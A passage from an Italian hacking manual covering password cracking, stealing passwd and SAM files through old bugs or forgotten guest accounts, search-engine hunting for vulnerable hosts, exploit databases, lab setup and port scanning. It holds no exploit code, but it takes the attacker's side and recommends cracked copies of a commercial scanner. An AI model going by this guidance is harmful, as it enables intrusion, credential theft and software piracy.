Il discorso delle password in ogni caso può essere considerato come un concetto chiave dell'hacking in quanto qualsiasi attività svolta su una rete alla fine possiede qualche sistema di autenticazione che si supporta su un riconoscimento.
L'individuazione delle passwords può anche essere visto come un attività progressiva in quanto non esiste soltanto l'accesso immediato ad un certo livello ma anche quello che potrebbe essere definito come **"scalata dei livelli"**.
L'hacking rivolto all'individuazione diretta di una password potrebbe essere, ad esempio, quella praticata su un login di un sistema Unix.
In questo caso un certa utility potrebbe eseguire un certo numero di tentativi basandosi su una creazione computativa delle passwords stesse o mediante dizionario e quindi di fatto individuare il codice d'accesso ad un sistema.
Un'altra tipologia di hacking in ogni caso potrebbe essere quello che si svolge tranquillamente a casa propria su di un sistema simulato.
Supponiamo di non essere riusciti ad entrare in un sistema ma in qualche modo di essere riusciti a prelevare i files delle passwords.
Questo potrebbe essere fatto mediante qualche strano BUGS come UNICODE o mediante qualche problema di protocolli come FTP.
Una volta in possesso dei files interessati a gestire gli accessi ad un sistema questi potrebbero essere inseriti su di un nostro computer sul quale verrebbe tenuto in funzione un qualche utilities indirizzata alla decodifica dei records d'accesso.
In questo caso l'hacking diventa quasi un lavoro da cracker.

Quante volte un amministratore di sistema si dimentica di eliminare un utente guest dal proprio OS ?
Chiaramente questo tipo di utente non possiede livelli tali da permettere modifiche sostanziali al sistema operativo ma di fatto potrebbe permettere di visualizzare i vari files passwd, SAM ecc.
Il tipo d'hacking svolto dalle persone che dispongono di notevoli capacità di programmazione e di uso di certi software come disassemblatori e debuggers è sicuramente quello più produttivo.
Questo è il motivo per cui in questo volume l'aspetto della programmazione è stato tenuto nin primo piano.
Il fatto di riportare i sorgenti di moltissimi software possiedono come significato quello di cercare di portare ad una famigliarità la persona che legge questo volume su quelli che potrebbero essere gli strumenti fatti in casa.
Chiaramente spesso le utlities che potete trovare in giro, magari costosissime, potrebbero essere esageratamente più potenti di certi sorgenti che potrete trovare qui.
Il fatto di avere la mano a trattarli come sorgenti significa spesso metterne insieme più di uno per arrivare a possedere software più mirati alla risoluzione di certi problemi specifici.
Lo Script Kiddie usa soltanto i programmi che si trovano sulla rete senza preoccuparsi di come questi funzionino.
Ricordiamoci che questi sorgenti potrebbero portarvi ad avere un bricciolo di confusione mentale vista la varietà dei sistemi opeativi a cui sono orientati.
Non fatevi confondere in quanto indipendentemente dal OS a cui sono destinati il loro funzionamento è sempre lo stesso ovvero basato su SOCKET i quali sia sotto Windows che sotto Unix funzionano sempre allo tesso modo.
I sockets vengono inizializzati, aperti e usati per leggere e scrivere dati verso e dal sistema host usato come destinazione.
Il tipo di hacking dinamico perevede la fanilgliarità con questi sorgenti.
Prima di passare al livello superiore del creativo, cercate nel limite del possibile, di usare un utility che dovrete compilare e solo successivamente utilizzare.
Npon andate sempre alla ricerca del programma fatto la cui unica difficoltà è quella di lanciare il setup.
Ricordatevi sempre questo :

I SORGENTI DELLE UTILITIES DESTINATE ALL'HACKING QUASI MAI POSSIEDONO COMPLICAZIONI ALGORITMICHE PARTICOLARI. TUTTE SI BASANO SU SOCKET IL CUI MECCANISMO D'USO E' SEMPLICE. SE DEVETE FARE UNA FUNZIONE PARTICOLARE, COME AD ESEMPIO UNO SCANNING, COMPILATE UN SORGENTE, E UASANDO UN DEBUGGER CERCATE DI SEGUIRE QUELLO CHE FA. IL DEBUGGER VI PERMETTERA' DI VEDERE I DATI DENTRO ALLE STRUTTURE E IL FATTO DI ANIPOLARE QUESTE VI FARA' AVERE UNA FAMIGLIARITA' CHE DI FATTO E' IL GRADINBO ANTECEDENTE A QUELLA DELL'HACKER CREATIVO OVVERO QURELLO CHE CREA LE SUE UTILITY. RICORDATEVI CHE SPESSO LE PERSONE CHE HANNO IMPARATO A PRORAMMARE INIZIALEMENTE HANNO SEGUITO I PROCEDIMENTI DI PROGRAMMI FATTI DA ALTRI.

Chiaramente a certi livelli l'hacking possiede una forma sperimentale.
Questo significa che quando arriverete ad avere dimestichezza con la programmazione e con i disassemblatori, il fatto di riuscire ad individuare qualche buffer overflow non sarà un regola precisa ma in ogni caso deriverà da infinite ore di prove e di test.
Quando mi è venuto in mente di scrivere questo volume ho voluto vedere le varie facce dell'hacking trattate da altre persone che avevano scritto volumi di grosso successo.
Tra questi c'era :

Hack Attacks Revealed
Hacking Exposed
Windows 2000 – Hacking Exposed
Linux – Hacking Exposed
Linux – Massima sicurezza

La sfaccettature che scaturivano erano completamente differenti.

Chirillo, quello del primo volume, aveva afferrato, a mio modesto parere, l'aspetto giusto ovvero quello di mostrare le varie utility da utilizzare partendo dai sorgenti di questi.
Al contrario gli altri volumi trattavano le utilties ma senza mai fare riferimento al codice di questi.
Sempre l'autore del primo volume ha riportato anche una grossa fetta di questo riferendola ai problemi della programmazione trattando la teoria del linguaggio C.
Tra tutti i volumi era sicuramente quello che si avvicinava di più alla mia idea in quanto gli altri, put essendo più recenti come concetti, trattavano solo l'uso di certi programmi.
Come abbiamo detto prima, quando si legge un volume in cui si vede che il metodo XXX viene eseguito inviando all'host di destinazione un flusso di SYN, probabilmente non si riesce a capire praticamente in cosa questa metodologia consiste dal punto di vista pratico.
Il fatto di avere a disposizione un sorgente significa guardare e seguire passo a passo quello che questo fa , metodo che di fatto è un ottimo aiuto nella comprensione del metodo stesso.
Lo so di essere noioso quando ripeto l'invito di usare si le utility già fatte ma nel limite del possibile cercate sempre di dare un occhiata ai sorgenti di qualche pacchetto che fa quelle cose.
Sforzatevi e vi accorgerete che senza accorgervi vi troverete ad avere una dimestichezza nella verie funzioni possibili che prima non speravate di poter raggiungere.
Se questo volume potrà mai insegnarvi qualche cosa probabilmente lo farà mediante l'analisi dei sorgenti.

La ricerca delle informazioni.

Quando nel 1984 decisi di mettere sul biglietto da visita 'Consulente in Informatica' feci la scoperta di quanto quest'attributo è scomodo e spesso pesante da sopportare.
Se su un biglietto da visita ci scrivi 'Parucchiere' significa che tu in qualche modo svolgi un attività che ha a che fare con il taglio dei capelli e quindi tagliali cosi o tagliali in un altro modo ma in ogni caso le cose non sono poi così tanto differenti.
Consulente in Informatica vuole dire TUTTO !
Infatti fare un consulenza in materia d'informatica significa adattare un sistema informatico a lavorare con un determinato universo con il quale questo dovrà colloquiare ed eventualmente controllarlo.
Un giorno vi potrebbe squillare il telefono e dall'altra parte potrebbe esserci la Storditi & C. che vi potrebbe chiedere di creargli un programma per analizzare lo stato mentale degli associati per valutare l'idoneità alla partecipazione al loro CLUB oppure la Cerebrolesi & C. che vorrebbe automatizzare la produzione delle loro protesi neurali.
Anche se probabilmente non avrete mai avuto a che fare con quella problematica dovrete cercare di documentarvi il più velocemente possibile per riuscire ad adempiere all'incarico che avete accettato.
Questo fu il problema che mi spinse nel 1985 a fondare con altri la FidoNet italiana in quanto l'idea era che da qualche parte ci potessero essere le persone che avevano già affrontato I problemi a cui eri sottoposto per motivi di lavoro per cui la cosa importante era quella di possedere un mezzo per permettere a più persone di collegarsi e di dialogare in relazione ad un interesse comune.
Con il passare degli anni le tecnologie si sono evolute e internet è diventato il serbatoio del sapere mondiale per cui la capacità di apprendere è anche diventata legata alla capacità di riuscire ad individuare le informazioni giuste nel modo più veloce possibile.
Normalmente le ricerche in rete vengono eseguite usando un motore di ricerca quale ad esempio Altavista o Yahoo.
Personalmente non lo ritengono il migliore dei metodi in quanto l'argomento hacking, cracking ecc. spesso viene radiato da molti motori di ricerca per cui una ricerca ottimale dovrebbe essere eseguita su più motori.
In questo caso sorgerebbero dei problemi in quanto inviando su più motori in tempi diversi si correrebbe il rischio di reperire diverse volte la stessa pagina oppure di trovare pagine che di fatto non centrano molto con gli argomenti cercati.
In circolazione esistono software come ad esempio Copernic che svolgono le seguenti operazioni :

1 adattano la sintassi ai motori
2 inviano la ricerca su un numero elevato di motori

3 convogliano le risposte
4 le analizzano, controllano I links e ordinano le risposte in base all'importanza dei termini ricercati
5 permettono la navigazione senza uscire della tabella dei risultati

Esistono diversi programmi come ad esempio :

Copernic – Free – http://www.copernic.com
BullsEye – Free
PgWEB – Free – Prodotto italiano
Bingooo – Free – http://www.bingooo.com

Esiste il solito motore di ricerca UNDERGROUND che tutti conoscono, ovvero :



http://www.astalavista.com
http://astalavista.box.sk

ma questo è per lom più indirizzato alla ricerca di programmi di crack anche se di fatto molti sistemi che trattano il cracking poi di fatto trattano anche l'hacking.
In ogni caso tutto il discorso era indirizzato al fatto che quando necessitate di qualche informazione potrete trovarlo usando i sistemi di ricerca appena citati.
Io di natura ho sempre la tendenza ad esagerare per cui quando cerco un argomentazione uso tutti i sistemi in quanto questi usano spesso motori differenti per cui se si vuole la sicurezza di trovare quasi tutto quello che è relativo ad un argomento diventa necessario formulare le ricerche con tutti i programmi.
In ogni caso tra i 4 Copernic è sicuramente quello migliore in quanto gli altri utilizzano i loro BROWSER interni per fare navigare sui risultati mentre questo mostra una dialog, sempre in primo piano, dove dentro ci sono i pulsanti che controllano lo scorrimento delle pagine dentro al nostro browser di default.
Funzioni aggiuntive possono essere svolte sulle interrogazioni come ad esempio il test delle pagine trovate per evitare di cercare di connettersi a siti che di fatto non sono più raggiungibili.
Gli argomenti dell'hacking sono di una vastità incredibile per cui avere a disposizione un buon programma di ricerca è di fatto essenziale.
Moltissime argomentazioni legate alla rete sono definite dentro a quelli che vengono chiamati file RFCxxxx.
Qualsiasi protocollo possiede la sua definizione dentro a questi files i quali vengono considerati come standard.
Se ad esempio desiderate vedere la definizione del protocollo DNS il dovrete andare sul sistema che gestisce gli archivi di questi files e ricercare quello adatto.
Nella versione su CD di questo volume viene fornito un archivio contenente la maggior parte di questi files.
Non sono sicuramente parole sciupate quelle legate al fatto di dire, ripentendolo, che l'attività dell'hacker si può riassumere con il fatto che questo è un individuo in grado di analizzare il sistema vittima ed in base all'analisi fatta capace di individuare, o al limite di creare, il tipo di exploit adatto ai sistemi operativi ed ai software di gestione dei servers che questi sistemi utilizzano.
Quando andiamo a utilizzare software come RETINA, questi in fondo alla lista dei problemi individuati mostra un link alla pagine dove viene descritto il problema e se esiste l'exploit.
Questo significa che una grossa capacità dell'hacker deve essere quella di riuscire ad individuare le caratteristiche di un sistema e quindi di ricercare gli exploits adatti.
Caricate COPERINIC e digitate come stringa di ricerca :

"exploits hacker database"

e guardate la lista dei siti che riportano gli elenchi di questi exploits.
Sul sistema :

http://icast.nist.gov

viene riportato un archivio ACCESS con dentro i dati dei vari problemi con OS e servers, e le procedure per le ricerche su questi , utilizzabile gratuitamente.

All'interno del database esiste la procedura di gestione per eseguire interrogazioni.

Prima di decidere qualsiasi altra strada ricercate sempre sulla rete per vedere se esiste già qualche cosa di fatto anche se chiaramente questo riduce la percentuale di probabilità che l'attacco riesca.
Perchè ?
Beh, questo mi pare chiaro.
Se un bugs sono due anni che è in giro allora le probabilità che si siano messe delle pezze al problema sono più elevate rispetto ad un tipo di exploits che sono pochi giorni che è stato pubblicizzato.
Ricordiamoci che le tecniche attive come quelle legate ai buffers overflow servono appunto alla ricerca di problemi non conosciuti.
I motori di ricerca possono essere anche utilizzati per l'individuazione di sistemi adatti all'utilizzo di certe tecniche.

Esistono certi exploits o certe tecniche che pretendono che i sistemi presi di mira possiedano certe caratteristiche come ad esempio quelle relative a certi percorsi.
Portiamo ad ad esempio :

```
c:\winnt
c:\inetpub
TSWeb\default.html
```

Alcune volte questi percorsi sono riportati dentro a delle pagine HTML per cui l'uso di sistemi di ricerca potrebbero portare all'individuazione dei sistemi adatti.
Alcuni software di creazione delle pagine html riportano come TITOLO (<title></title>) il percorso di dove sono piazzate le pagine WEB.
FRONTPAGE ad esempio inserisce il path completo delle pagine che crea.
Quindi ricordiamoci che i motori di ricerca possono essere utili per l'individuazione degli argomenti che ci interessano ma lo sono anche per la ricerca di certe caratteristiche dei siti.


L'ambiente di lavoro

Ora dobbiamo vedere come strutturare l'ambiente di lavoro.
Generalmente si usa Windows o al suo posto Linux.
In questo volume molti software sono relativi al primo tipo di ambiente mentre molti altri sono riferiti al secondo tipo.
Chiaramente l'ambiente Linux è quello ideale in quanto tutto è già incluso comprese diverse librerie legate alla programmazione di rete le quali si supportano su determinate estensioni del kernel stesso.
Usando l'ambiente Windows dovrete disporre di tutti i softwares e di tutti i linguaggi utilizzati.
Prendiamo come esempio i sorgenti scritti in linguaggio C.
Questi per essere messi in funzione devono essere compilati con uno dei compilatori presenti in questo ambiente.
Molti di questi sources si riferiscono a Visual Studio di Microsoft anche se di fatto quasi tutti i programmi, gestendo funzoni di rete, potrebbero essere trasportati in qualsiasi ambiente grazie a poche funzioni di libreria, ad esempio relazionate ai sockets.
Linux dispone già al suo interno del compilatore sia C che C++.
Un altro esempio è relativo allo sniffing dei segmenti di rete.
Per svolgere queste funzioni si deve reperire programmi come ad esempio COMMVIEW.
L'ambiente Linux per tali funzioni possiede già al suo interno di softwares come ad esempio TCPDUMP.
Senza contare le numerosissime librerie come TCP capture e altre.
In ambiente Windows dovrete andarvi a cercare WINCAP che pur comunque essendo gratuito è pur sempre un pacchetto esterno che deve essere 9 installato sulla macchina di lavoro.
Chiaramente per chi inizia Linux è una complicazione aggiuntiva in quanto già solo a livello d'installazione questo non è poi cosi immediato come potrebbe esserlo Windows.
Come gestire tutti e due gli ambienti su di un unico computer ?
Nulla di più semplice.
Per prima cosa dovrete preparare il disco in modo tale che questo possieda a livello di spazio quello sufficiente per gestire le due partizioni de sistemi operativi Windows e Linux.
Se avete già tutto istallato potrete sempre supportarvi su programmi come PARTITION MAGIC per ridimensionare le partizioni esistenti in modo tale da installargli anche il nuovo sistema operativo.
Rimane chiaro che potreste decidere di mantenere solo Linux o solo Windows e quindi di adattare i software anche sostituendoli con altri trovati in rete con funzioni uguali o simili.
Un'altra soluzione molto valida è quella di utilizzare sotto Windows o sotto Linux un software chiamato VMVARE (prelevabile da http://www.vmware.com) esistente per tutti e due gli ambienti, ilil quale riesce a creare dentro allo spazio fisico riservato al sistema operativo primario già installato, uno spazio in cui inserirà il nuovo OS.
In altre parole è possibile grazie a questo pacchetto fare girare dentro ad una finestra un sistema operativo differente da quello già presente.
Questo software permette anche di mantenere sotto Windows 2000 altre versioni di Windows come ad esempio WIN98, WIN ME e WIN XP.

Al momento dell'installazione Vmware richiede la natura del sistema operativo che si intende inserire all'interno del nuovo sistema.
La filosofia di tale programma è quella della creazione di macchine virtuali un pò come capitava in certe versioni di sistemi operativi indirizzati ai mainframe un po' di anni fa.
La gestione di tali macchine virtuali è talmente precisa che quando si apre una finestra in cui il sistema operativo ospite viene eseguito, nello spazio di output di questa viene visualizzata la sequenza di bootstrap con tanto di test della memoria e di lettura del bios, esattamente come avviene all'istante dell'accensione della macchina stessa.
Le ultime versioni di Vmware supportano anche sistemi operativi come Windows XP.
Questa tipologia di gestione in ogni caso è possibile eseguirla anche in ambiente Linux.
In questo caso nella finestra visualizzata girerebbe Wndows e non più viceversa come nel primo caso.
Riassumendo quanto detto fino a questo punto possiamo dire che se si è optato per l'uso di Linux allora Wndows potrebbe essere essere considerato come un OS secondario.
Quale distribuzione scegliere di Linux ?
Lasciamo perdere l'ultima ovvero quella chiamata Lindows, o meglio quella che in teoria dovrebbe permettere l'esecuzione di programmi Windows in ambiente Linux, in quanto questa è troppo prematura per il tempo in cui è stato scritto questo volume.
A mio modesto avviso una delle migliori distribuzioni di Linux rimane la REDHAT la quale nella versione di base costa poche decine di euro.
In questa distribuzione esiste anche una grossa chiamata SERVER la quale è costituita da circa 16 CD ma nel nostro caso è esagerata in quanto è indirizzata alla gestione di servers di rete e non sicuramente a installazioni casalinghe di Linux.
Come dicevamo prima in questo caso abbiamo già tutto dentro per cui non dovremo diventare pazzi a cercare programmi in giro.
I compilatori dovranno essere quelli del C/C++ come ad esempio gcc.
Dovrete fare solo attenzione al fatto che questi vengano installati, a parte il fatto che in ogni caso potrette sempre farlo in un tempo successivo, mediante la specifica delle apposite opzioni.
Nel setup di REDHAT dovrete dirgli che desiderate includere i sistemi di sviluppo.
Alcuni linguaggi a aprte come ad esempio JAVA o PERL dovranno essere prelevati dai loro siti ed installati.
Il metodo più semplice è sicuramente, quando possibile selezionarlo, costituito dagli RPM.
Una volta portato il file .RPM in una delle directory del sistema operativo, per installarlo sarà sufficiente, nella maggior parte dei casi, dare il comando :

```
rpm –ivh nome_file.rpm
```

Parlando sempre di Linux vi consiglio di scegliere l'installazione formato server in modo tale che vengano compresi anche i vari programmi server come ad esempio Apache i quali vi verranno utili per fare prove locali senza dover sempre agire connessi in rete.
Passando all'ambiente Windows potrete scegliere diversi compilatori anche se di fatto quello Microsoft è quello usato in quasi tutti gli ambienti.
Le versioni in circolazione sono tre e precisamente la versione 5.0, la 6.0 ed infine quella appena uscita ovvero Visual Studio .NET v7.0.
L'ambiente Microsoft dispone di una particolarità che lo rende molto appetibile.
Come tutti sapranno Windows può essere considerato come un insieme di N strati operativi ciascuno dei quali dispone di caratteristiche tali da renderlo particolar,mente indicato per lo sviluppo di certi applicativi software.
La Microsoft stessa ogni sei mesi circa rende pubblico un CD con sopra tutti gli SDK relativi all'ambiente Windows.
Perché andare a cercare su questo CD determinate cose ?
Per fare un esempio possiamo attenerci a quello che è il meccanismo della sicurezza locale di Windows.
Alcune informazioni vistali per il sistema vengono memorizzate dentro a certi files come ad esempio il sistema delle password le quali vengono memorizzate come hash dentro al file SAM.
Per andare ad attingere certi dati da questi files di sistema si potrebbe utilizzare delle funzioni di letura RAW e inserire dentro alle strutture descrittive dei dati le informazioni acquisite.
All'interno dei files SDK esiste un libreria destinata alla gestione della Local Security.

Mediante queste funzioni è possibile analizzare e gestire questo meccanismo.

Lo stesso dicasi per qualsiasi altra cosa come ad esempio le funzioni per la gestione della rete, per quelle delle MAPI.
Questo che segue è soltanto il listato di tutti i files di HELP presenti nel SDK Microsoft di Agosto 2001.

```
Volume in drive F is VSENTD1
 Volume Serial Number is 449A-C016

 Directory of F:\Microsoft SDK\Help

[.]            [..]           ado270.chi     ado270.chm     apcompat.chi
apcompat.chm   Automat.Chi    Automat.Chm    bits.chi       bits.chm
CdoSys.Chi     CdoSys.Chm     Com.Chi        Com.Chm        ComDev.Chi
ComDev.Chm     CosSDK.Chi     CosSDK.Chm     Debug.Chi      Debug.Chm
dhcp.chi       dhcp.chm       dlc.chi        dlc.chm        DllProc.Chi
DllProc.Chm    dns.chi        dns.chm        dx8_c.chi      dx8_c.chm
dx8_vb.chi     dx8_vb.chm     dxmredir.chi   dxmredir.chm   eap.chi
eap.chm        fax.chi        fax.chm        FileIO.Chi     FileIO.Chm
Gdi.Chi        Gdi.Chm        gdicpp.chi     gdicpp.chm     Hardware.Chi
Hardware.Chm   help.txt       HelpLib.Chi    HelpLib.Chm    HTMLTel.Chi
HTMLTel.Chm    Ias.Chi        Ias.Chm        Icm.Chi        Icm.Chm
ics.chi        ics.chm        IisRef.Chi     IisRef.Chm     IndexSrv.Chi
IndexSrv.Chm   Inet.Chi       Inet.Chm       Intl.Chi       Intl.Chm
Ipc.Chi        Ipc.Chm        IpubSDK.Chi    IpubSDK.Chm    irda.chi
irda.chm       madcap.chi     madcap.chm     MAPI.Chi       MAPI.Chm
MDACSdk.Chi    MDACSdk.Chm    memory.chi     memory.chm     Midl.Chi
Midl.Chm       Mmc.Chi        Mmc.Chm        Msaa.Chi       Msaa.Chm
MsAgent.Chi    MsAgent.Chm    mschap.chi     mschap.chm     Mscs.Chi
Mscs.Chm       Msi.Chi        Msi.Chm        Msmq.Chi       Msmq.Chm
Mts.Chi        Mts.Chm        Multimed.Chi   Multimed.Chm   netbios.chi
netbios.chm    NetDir.Chi     NetDir.Chm     NetMeet.Chi    NetMeet.Chm
NetMgmt.Chi    NetMgmt.Chm    NetMon.Chi     NetMon.Chm     netpsup.chi
netpsup.chm    netsh.chi      netsh.chm      Odbc.Chi       Odbc.Chm
OleDb.Chi      OleDb.Chm      OpenGL.Chi     OpenGL.Chm     pchealth.chi
pchealth.chm   PerfMon.Chi    PerfMon.Chm    platsdk.chw    platsdk.col
Policy.Chi     Policy.Chm     Qos.Chi        Qos.Chm        Rpc.Chi
Rpc.Chm        Rras.Chi       Rras.Chm       rtcclnt.chi    rtcclnt.chm
sapi.chi       sapi.chm       sbscs.chi      sbscs.chm      script56.chi
script56.chm   SDKintro.Chi   SDKintro.Chm   sdo.chi        sdo.chm
Security.Chi   Security.Chm   SetupAPI.Chi   SetupAPI.Chm   ShellCC.Chi
ShellCC.Chm    Sms.Chi        Sms.Chm        SmtpEvt.Chi    SmtpEvt.Chm
snmp.chi       snmp.chm       sr.chi         sr.chm         StillImg.Chi
StillImg.Chm   Synchro.Chi    Synchro.Chm    sysinfo.chi    sysinfo.chm
```

```
TAPI.Chi        TAPI.Chm        TaskSchd.Chi   TaskSchd.Chm   TcpIp.Chi
TcpIp.Chm       TermServ.Chi    TermServ.Chm   Tools.Chi      Tools.Chm
tsf.chi         tsf.chm         upnp.chi       upnp.chm       wfp.chi
wfp.chm         Wia.Chi         Wia.Chm        Win32.Chi      Win32.Chm
Win64.Chi       Win64.Chm       Win9xMig.Chi   Win9xMig.Chm   WinSock.Chi
WinSock.Chm     Winui.Chi       Winui.Chm      Wizard.Chi     Wizard.Chm
wmencode.chi    wmencode.chm    wmform.chi     wmform.chm     WMISDK.Chi
WMISDK.Chm      wmplay.chi      wmplay.chm     WMRM.Chi       WMRM.Chm
wmsrvsdk.chi    wmsrvsdk.chm    Wnet.Chi       Wnet.Chm       Wp.Chi
Wp.Chm          xmlsdk.Chi      xmlsdk.Chm
             211 File(s)    153.435.911 bytes
               2 Dir(s)     291.516.416 bytes free
```

Come potete vedere esistono help legati alle Policy, al management di rete, ai WinSockets e cosi via.
Il tutto è una fantastica fonte di informazioni che chiunque dovrebbe disporre.

Hacking

A questo punto abbiamo creato le basi necessarie per iniziare il discorso sull'hacking vero e proprio e quindi possiamo iniziare a vedere a fondo le tecniche per l'esecuzione di alcune metodologie particolari.
Quelli che generalmente sono definiti con il termine di hacker in effetti sono appartenenti a diverse categorie differenti le quali si differenziano tra di loro a seconda del livello di conoscenze che questi hanno.
Il primo tipo è costituito dagli SCRIPT KIDDIE i quali possiedono come caratteristiche fondamentali le seguenti :

- Non possiedono molte conoscenze
- Hanno una cultura relativa alle reti ed ai sistemi operativi superficiale
- Prelevano da internet programmi per creare attacchi dei quali non conoscono il funzionamento
- Fanno parte di questi il 95% della popolazione dedicata a queste attività

Il secondo tipo sono quelli definiti come ATTACANTI INTERMEDI i quali a sua volta possiedono le seguenti caratteristiche :

- Conoscenze un poco più elevate dello SCRIPT KIDDIE
- Hanno qualche conoscenza di Unix, delle reti e sui protocolli
- Molti di questi non sono in grado di identificare nuovi bugs dei software e delle reti

L'ultimo tipo è quello definito come ATTACCANTI ESPERTI i quali possiedono :

- Attingono le loro conoscenze da attività che svolgono legate al settore
- Sono in grado di identificare bugs dei software e delle reti e per sfruttare questi sono in grado di scrivere i software
- Moltissime volte scoperti i bugs non frodano le leggi ma al contrario aiutano i sistemisti a mettere a posto i problemi.

Come abbiamo visto in queste descrizioni una cosa che risalta è il fatto che quasi sempre le attività svolte dagli hackers sono legate al fatto di scoprire e sfruttare dei bugs presenti nei sistemi operativi o nei softwares di gestione dei servers che girano sui vari hosts.
La scoperta di bugs deve avvenire, come abbiamo detto prima, grazie all'analisi che viene fatta sui software mediante l'uso o mediante il disassemblaggio di questi come nel caso dei vari buffers overflow.
In generale comunque, lasciando a parte per il momento i casi avanzati, le metodologie per trovare i metodi per accedere ad un sistema seguono quasi sempre un determinato procedimento.
La prima procedura in ogni caso è quella che include tutti i metodi necessari a individuare gli hosts idonei all'applicazione di certi metodi.

Questo in parte viene eseguito mediante quelle che sono definite come procedure di SCANNING le quali vengono svolte con programmi particolari in grado di prendere in input un certo range di IP e quindi, mediante scansione, di identificare le porte aperte su ciascuno di questi.
Il fatto di identificare degli hosts legati a certi IP è solo un primo passo verso l'identificazione di quelle che è l'inseme delle proprietà che identifica ciascuno di questi.
Gli host in genere possono avere su determinati sistemi operativi con attivi certi servizi e oltre a questo possono far girare diversi software relativi a servers vari del tipo dei mail servers, web servers ecc.
Come abbiamo già detto ciascuno di questi potrebbe possedere determinati bugs i quali potrebbero essere sfruttati per entrare nel sistema.
Per ora parliamo solo di bugs senza vedere come è possibile crearli.
Esistono diverse case come ad esempio la EEYE che sviluppano software particolari utilizzati da system admin per testare i propri sistemi i quali sono in grado di eseguire centinaia di test orientati al'identificazione dei vari problemi.
Un di questi è RETINA il quale dispone di diverse funzionalità tra cui quella dello SCANNER.
Questo è veramente potente in quanto è in grado di identificare decine e decine di possibili bugs indicando oltre a questo il sito e la pagina dove è possibile avere ulteriori informazioni compresi i test per verificare la pericolosità, gli exploits possibili e le soluzioni.
Il fatto di utilizzare RETINA è sicuramente uno dei metodi migliori per avere certe informazioni evitando di dover eseguire ad uno ad uno determinati test.
Inoltre le case produttrici di fatto mantengono aggiornati tali software che tra l'altro possiedono costi non indifferenti e quindi di fatto il loro uso è spesso legato al reperimento dei cracks idonei su siti come Astalavista.
Retina svolge diverse attività tra cui quella definita come SCANNER la quale esegue sequenzialmente tutte le attività che vanno dall'identificazione del dominio, se possibile la versione del sistema operativo, testa le porte aperte, verifica su queste la presenza di tutti i bugs conosciuti e archiviati in quella versione relativi al software identificato che gestisce ogni specifica porta, verifica la presenza di CGI e cosi via restituendo alla fine un rapporto molto dettagliato relativo alle informazioni individuate.
